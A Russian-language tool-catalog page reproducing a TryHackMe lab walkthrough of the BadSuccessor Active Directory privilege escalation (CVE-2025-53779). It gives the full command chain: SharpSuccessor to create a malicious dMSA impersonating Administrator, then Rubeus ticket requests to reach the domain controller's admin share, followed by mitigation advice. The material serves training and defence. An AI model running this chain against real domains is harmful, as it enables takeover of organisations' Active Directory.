Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Active-Directory-BadSuccessor — Комната TryHackme, посвященная эксплуатации CVE-2025-53779 с использованием Windows | Kitploit

Инструменты/GitHubGitHub/musa-xvi/active-directory-badsuccessor
Повышение привилегийРазведкаЭксплуатацияПост-эксплуатацияCTFТестирование на ПроникновениеАутентификацияОбучение и ОбразованиеЛаборатории и Практика
Поделиться
GitHubmusa-xvi/active-directory-badsuccessor

Active-Directory-BadSuccessor

Комната TryHackme, посвященная эксплуатации CVE-2025-53779 с использованием Windows

Репозиторий
495 месяцев назадЕщё не проверено

Active-Directory-BadSuccessor

Обзор

В этой комнате мы исследуем технику повышения привилегий BadSuccessor — уязвимость, связанную со злоупотреблением делегированными управляемыми учётными записями служб (dMSA) в Active Directory. Атака позволяет пользователю с достаточным контролем над объектом dMSA выдать себя за другую учётную запись и потенциально получить привилегии администратора домена.

Информация о комнате

Комната: https://tryhackme.com/room/adbadsuccessor

Сложность: Средняя

Дата: 05.06.2026

Версия: 1.0

Цель: Продемонстрировать, как делегированные управляемые учётные записи служб могут быть использованы для повышения привилегий и компрометации среды Active Directory.

Роль: Terry Byte (tbyte)

Задача: Оценить безопасность недавно развёрнутой среды Active Directory и определить, уязвима ли она для атаки BadSuccessor.

Путь атаки

Атака состоит из двух основных этапов:

  1. Разведка.
  2. Повышение привилегий через злоупотребление dMSA

Разведка

Шаг 1 — Подключение к целевой машине

  • Подключитесь к предоставленной рабочей станции Windows с помощью RDP:
xfreerdp /v:10.211.101.20 /u:tbyte /p:P\@SSw0rd345 /dynamic-resolution
  • После аутентификации откройте PowerShell.

Шаг 2 — Переход в рабочую директорию


  • Перейдите в каталог Proof-of-Concept:

    cd C:\PoC
    
  • Проверьте содержимое: dir

navigate_directory

Шаг 3 — Получение скрипта перечисления

  • Загрузите скрипт PowerShell из репозитория BadSuccessor от Akamai:
https://github.com/akamai/BadSuccessor/blob/main/Get-BadSuccessorOUPermissions.ps1
  • Создайте или отредактируйте скрипт с помощью Notepad:

notepad Get-BadSuccessorOUPermissions.ps1

  • Вставьте содержимое и сохраните файл.
edit_script

Шаг 4 — Перечисление разрешений OU

  • Выполните скрипт:
 .\Get-BadSuccessorOUPermissions.ps1
enumerate_script
  • В выводе отображаются учётные записи, имеющие разрешения, которые потенциально могут быть использованы для злоупотребления делегированными управляемыми учётными записями служб.
  • Определите третью учётную запись, возвращённую скриптом.
  • Эта учётная запись будет использована на этапе повышения привилегий.

Эксплуатация с помощью Windows

Шаг 1 — Создание вредоносной dMSA

  • Используйте SharpSuccessor для создания делегированной управляемой учётной записи службы, которая выдает себя за учётную запись Администратора:

    .\SharpSuccessor.exe add /path:"ou=LabOU,dc=tryhackme,dc=local" /account:tbyte /name:pentest_dmsa /impersonate:Administrator
    
    malicious_dMSA

Что происходит?

  • Инструмент создаёт новый объект dMSA и настраивает его на наследование (succeed) от учётной записи Администратора.
  • Это закладывает основу для повышения привилегий.

Шаг 2 — Запрос Kerberos TGT

  • Используйте Rubeus для получения делегированного билета предоставления билетов (TGT):

    .\Rubeus.exe tgtdeleg /nowrap
    
    Kerberos TGT
  • Команда возвращает билет Kerberos в кодировке Base64.

  • Скопируйте полученный билет.

Шаг 3 — Выдача себя за учётную запись dMSA

  • Используйте делегированный TGT для запроса билета от имени только что созданной учётной записи dMSA:
 .\Rubeus.exe asktgs /targetuser:pentest_dmsa$ /service:krbtgt/tryhackme.local /opsec /dmsa /nowrap /ptt /ticket:<Base64_Ticket>
dMSA_Account

Результат:

Новый билет Kerberos внедряется в память для учётной записи dMSA.

Шаг 4 — Запрос билета службы от имени Администратора

  • Используйте билет dMSA для получения доступа к службам, работающим в контексте Администратора:

    .\Rubeus.exe asktgs /user:pentest_dmsa$ /service:cifs/DC-LAB2025-01.tryhackme.local /opsec /dmsa /nowrap /ptt /ticket:<Base64_Ticket>
    
    Admin-ticket

Результат:

  • Билет службы CIFS загружается в память.
  • Этот билет предоставляет доступ к ресурсам, которые обычно требуют привилегий администратора домена.

Шаг 5 — Доступ к рабочему столу Администратора

  • Проверьте повышенный доступ, просмотрев профиль Администратора на контроллере домена:
 dir \\DC-LAB2025-01.tryhackme.local\c$\Users\Administrator\Desktop\
malicious_dMSA
  • Успешное отображение списка каталогов подтверждает доступ уровня администратора.

Шаг 6 — Захват флага

  • Прочитайте флаг, хранящийся на рабочем столе Администратора:

    Get-Content \\DC-LAB2025-01.tryhackme.local\c$\Users\Administrator\Desktop\flag.txt
    
    Flag
  • Флаг успешно получен.

Почему BadSuccessor важен

BadSuccessor демонстрирует, как делегированные управляемые учётные записи служб могут создавать пути повышения привилегий в средах Active Directory. Active Directory служит основой идентификации для многих организаций, и уязвимости, затрагивающие Kerberos и делегирование учётных записей, могут иметь серьёзные последствия.

Злоумышленник, имеющий достаточные разрешения на объект dMSA, может:

  • Выдавать себя за привилегированных пользователей
  • Получать повышенные билеты Kerberos
  • Получать доступ к конфиденциальным ресурсам
  • Повышать привилегии до администратора домена
  • Потенциально скомпрометировать весь лес Active Directory

Рекомендации по смягчению

Для смягчения уязвимости BadSuccessor (CVE-2025-53779) организациям следует своевременно применять обновления безопасности от Microsoft, ограничивать и проверять разрешения dMSA, мониторить подозрительную активность Kerberos, аудировать отношения делегирования и соблюдать принцип минимальных привилегий. Регулярная проверка настроек делегирования Active Directory может помочь выявить и уменьшить потенциальные пути повышения привилегий.

Основные выводы

Эта комната предоставила ценный практический опыт в следующих областях:

  • Повышение привилегий в Active Directory
  • Делегированные управляемые учётные записи служб (dMSA)
  • Злоупотребление аутентификацией Kerberos
  • Операции с билетами с помощью Rubeus
  • Эксплуатация с помощью SharpSuccessor
  • Техники проверки после эксплуатации
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    282

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →